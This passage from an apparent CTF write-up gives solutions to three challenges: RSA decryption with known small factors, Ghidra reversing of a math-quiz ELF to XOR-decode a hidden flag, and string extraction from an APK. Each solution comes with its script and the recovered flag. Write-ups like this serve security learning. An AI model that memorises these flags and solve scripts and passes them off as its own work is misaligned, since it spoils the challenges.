
The output we got was

P = 10498219919727986359

Q = 14809006783265934923

Next, we calculated the private exponent d

```
import math, sympy

n = 155468210003469308811352401330325715357

e = 65537

ct = 112822366213607640117312338338377611520
```




```
p = 10498219919727986359

q = 14809006783265934923


phi = (p-1)*(q-1)

d = pow(e, -1, phi)

pt = pow(ct, d, n)
```

After completing the calculation, we were able to decode and retrieve the flag

```
pt_hex = format(pt, 'x')

print(bytes.fromhex(pt_hex).decode())
```

And Bingo! We got the flag.




- **Flag**

ITTS{br0k3n_RSA}

PWN

1. Math Master

- **Soal**



Challenge


Math Master

12

Bisakah kamu mengalahkannya?


- **How To Solve**

In this challenge, we are given a file called math_game which is an ELF 64-bit binary, and when I run it, it turns out to be a math quiz application that only gives 3 seconds of time?? this is insane and when I tried to start the quiz the questions didn't make any sense at all, way too hard to solve in 3 seconds!



```
 ◆ WearTime at ◆  ◆ /mnt/d/CTF/Soal CTF/ITTS/Math Master  ◆◆master ≢ ◆ ?8 -1
🕒 >  ./math_game
╔══════════════════════════════════════════════════════════════╗
║                 MATHEMATICAL GENIUS CHALLENGE                ║
║                                                              ║
║  Selamat datang di tantangan matematika terberat!           ║
║  Anda harus menjawab 3 soal matematika dalam waktu 2 detik  ║
║  per soal. Jika semua benar, Anda akan mendapat flag!       ║
║                                                              ║
╚══════════════════════════════════════════════════════════════╝

Tekan Enter untuk memulai...

🚀 MEMULAI TANTANGAN! 🚀

══════════════════════════════════════════════════════════════
                          SOAL 1/3
══════════════════════════════════════════════════════════════
Soal 1: Hitung 19! (faktorial dari 19)
Jawaban:
⏰ WAKTU HABIS! Jawaban: 121645100408832000
❌ GAME OVER! Anda tidak berhasil menyelesaikan tantangan.
 ◆ WearTime at ◆  ◆ /mnt/d/CTF/Soal CTF/ITTS/Math Master  ◆◆master ≢ ◆ ?8 -1
🕒 >  |
```


So it's time to use my tool which is ghidra even though I know this is a PWN challenge but I tried to check it first in ghidra



```
                 35 2e 00 00
                           -- Flow Override: CALL_RETURN (COMPUTED_CALL_TERMINATOR)
0010119b 0f          ??         0Fh
0010119c 1f          ??         1Fh
0010119d 44          ??         44h    D
0010119e 00          ??         00h
0010119f 00          ??         00h
                     //
                     // .text
                     // SHT_PROGBITS  [0x11a0 - 0x186c]
                     // ram:001011a0-ram:0010186c
                     //

                     ****************************************************************...
                     *                         FUNCTION                             ...
                     ****************************************************************...
                     undefined main()
     undefined         <UNASSIGNED>   <RETURN>
     undefined8          Stack[-0x40]:8 local_40                XREF[2]:     00
                                                                             00
     undefined           Stack[-0xa8]:1 local_a8                XREF[1]:     00
     undefined8          Stack[-0xb0]:8 local_b0                XREF[2]:     00
                                                                             00
     undefined4          Stack[-0xbc]:4 local_bc                XREF[2]:     00
                                                                             00
     undefined8          Stack[-0xc8]:8 local_c8                XREF[2]:     00
                                                                             00
                     main                              XREF[5]:     Entry Point
                                                                    _start:0010
                                                                    00102874(*)
                                                                    _elfSection
001011a0 f3 0f 1e fa    ENDBR64
```


```c

undefined8 main(void)

{
  int iVar1;
  long lVar2;
  int iVar3;
  long in_FS_OFFSET;
  long local_b0;
  undefined1 local_a8 [104];
  long local_40;

  iVar3 = 1;
  local_40 = *(long *)(in_FS_OFFSET + 0x28);
  print_banner();
  __printf_chk(1,"Tekan Enter untuk memulai...");
  getc(stdin);
  __printf_chk(1,&DAT_00102380);
  while( true ) {
    __printf_chk(1,&DAT_001023a0);
    __printf_chk(1,"                    SOAL %d/3\n",iVar3);
    __printf_chk(1,&DAT_001023a0);
    lVar2 = generate_hard_math(iVar3);
    time_up = 0;
    __sysv_signal(0xe,timer_handler);
    alarm(2);
    iVar1 = __isoc99_scanf(&DAT_00102641,&local_b0);
    alarm(0);
    if (time_up != 0) {
      __printf_chk(1,&DAT_00102488);
      __printf_chk(1,&DAT_001024b0);
      goto LAB_00101339;
```

And I was immediately presented with a main function and when I scrolled down there was a fake flag so I guess if we check the strings we'll also get a fake one



```
(1,&DAT_001025b8);
flag(local_a8,&DAT_00102660);
(1);
(1,&DAT_00102660,local_a8);


(1,&DAT_001025e8);
(1,&DAT_0010266f,"ITTSec{fake_fl4g_go_find_the_real_flag}");


= *(long *)(in_FS_OFFSET + 0x28)) {

```

And I noticed a function called deobfuscate_flag and when I opened it this is the function to xor the flag and the xor key is 0x42 and it has an array called obfuscated_flag



```

{
  long lVar1;
  byte bVar2;

  bVar2 = 0xb;
  lVar1 = 0;
  while( true ) {
    *(byte *)(param_1 + lVar1) = bVar2 ^ 0x42;
    if (lVar1 + 1 == 0x2d) break;
    bVar2 = obfuscated_flag[lVar1 + 1];
    lVar1 = lVar1 + 1;
  }
  *(undefined1 *)(param_1 + 0x2d) = 0;
  return;
```

After I clicked the array it took us to the xored flag fragment

```
00102680 0b        undefine  0Bh        [0]
00102681 16        undefine  16h        [1]
00102682 16        undefine  16h        [2]
00102683 11        undefine  11h        [3]
```


```
00102684 27        undefine  27h         [4]
00102685 21        undefine  21h         [5]
00102686 39        undefine  39h         [6]
00102687 2f        undefine  2Fh         [7]
00102688 76        undefine  76h         [8]
00102689 36        undefine  36h         [9]
0010268a 2a        undefine  2Ah         [10]
0010268b 1d        undefine  1Dh         [11]
0010268c 0f        undefine  0Fh         [12]
0010268d 23        undefine  23h         [13]
0010268e 31        undefine  31h         [14]
0010268f 36        undefine  36h         [15]
00102690 27        undefine  27h         [16]
00102691 30        undefine  30h         [17]
00102692 1d        undefine  1Dh         [18]
00102693 70        undefine  70h         [19]
00102694 72        undefine  72h         [20]
00102695 70        undefine  70h         [21]
00102696 77        undefine  77h         [22]
00102697 1d        undefine  1Dh         [23]
00102698 2b        undefine  2Bh         [24]
00102699 2f        undefine  2Fh         [25]
0010269a 32        undefine  32h         [26]
```

```
0010269b 2d          undefine  2Dh          [27]
0010269c 31          undefine  31h          [28]
0010269d 31          undefine  31h          [29]
0010269e 2b          undefine  2Bh          [30]
0010269f 20          undefine  20h          [31]
001026a0 2e          undefine  2Eh          [32]
001026a1 71          undefine  71h          [33]
001026a2 1d          undefine  1Dh          [34]
001026a3 21          undefine  21h          [35]
001026a4 2a          undefine  2Ah          [36]
001026a5 23          undefine  23h          [37]
001026a6 2e          undefine  2Eh          [38]
001026a7 2e          undefine  2Eh          [39]
001026a8 27          undefine  27h          [40]
001026a9 2c          undefine  2Ch          [41]
001026aa 25          undefine  25h          [42]
001026ab 27          undefine  27h          [43]
001026ac 3f          undefine  3Fh          [44]
001026ad 42          undefine  42h          [45]
```

Since we already got the flag fragment it’s time to make the decoder

```
from pwn import xor

flag_fragment = [0x0b, 0x16, 0x16, 0x11, 0x27, 0x21, 0x39, 0x2f, 0x76, 0x36,
0x2a, 0x1d, 0x0f, 0x23, 0x31, 0x36, 0x27, 0x30, 0x1d, 0x70, 0x72, 0x70, 0x77,
0x1d, 0x2b,0x2f, 0x32, 0x2d, 0x31, 0x31, 0x2b, 0x20, 0x2e, 0x71, 0x1d, 0x21,
0x2a, 0x23, 0x2e, 0x2e, 0x27, 0x2c, 0x25, 0x27, 0x3f, 0x42]

print(xor(flag_fragment, 0x42))
```


And boom we successfully got the flag but I'm confused is this pwn or reverse hehe



```
 ◆ WearTime at ◆  ◆ /mnt/d/CTF/Soal CTF/ITTS/Math Master  ◆◆master ≠ ◆ ?8 -12  ◆ 22:13:41  ◆ ◆
 >  python
Python 3.13.3 (main, Apr 10 2025, 21:38:51) [GCC 14.2.0] on linux
Type "help", "copyright", "credits" or "license" for more information.
>>> from pwn import xor
... flag_fragment = [0x0b, 0x16, 0x16, 0x11, 0x27, 0x21, 0x39, 0x2f, 0x76, 0x36, 0x2a, 0x1d, 0x0f, 0x23, 0x31, 0x36, 0x\
27, 0x30, 0x1d, 0x70, 0x72, 0x70, 0x77, 0x1d, 0x2b,0x2f, 0x32, 0x2d, 0x31, 0x31, 0x2b, 0x20, 0x2e, 0x71, 0x1d, 0x21, 0x\
2a, 0x23, 0x2e, 0x2e, 0x27, 0x2c, 0x25, 0x27, 0x3f, 0x42]
... print(xor(flag_fragment, 0x42))
...
b'ITTSec{m4th_Master_2025_impossibl3_challenge}\x00'
>>> |
```

- **Flag**


  ITTSec{m4th_Master_2025_impossibl3_challenge}



Mobile

1. ITTSec Mobile


- **Soal**



- **How To Solve**

In this challenge, we were given a mobile APK and instructed to retrieve the flag. The first thing I tried was running this command.

strings ittsec1.apk | grep "ITT"



```
┌──(wearTime㉿wearWindows)-[/mnt/d/CTF/Soal CTF/ITTS/ITTSec Mobile]
└─$ strings ittsec1.apk | grep "ITT"
ITTSec{e4sy_r3ver53_Flag_s0}
ITTSec{e4sy_r3ver53_Flag_s0}
ITTSec{e4sy_r3ver53_Flag_s0}
ITTSec{e4sy_r3ver53_Flag_s0}
```

- **Flag**

ITTSec{e4sy_r3ver53_Flag_s0}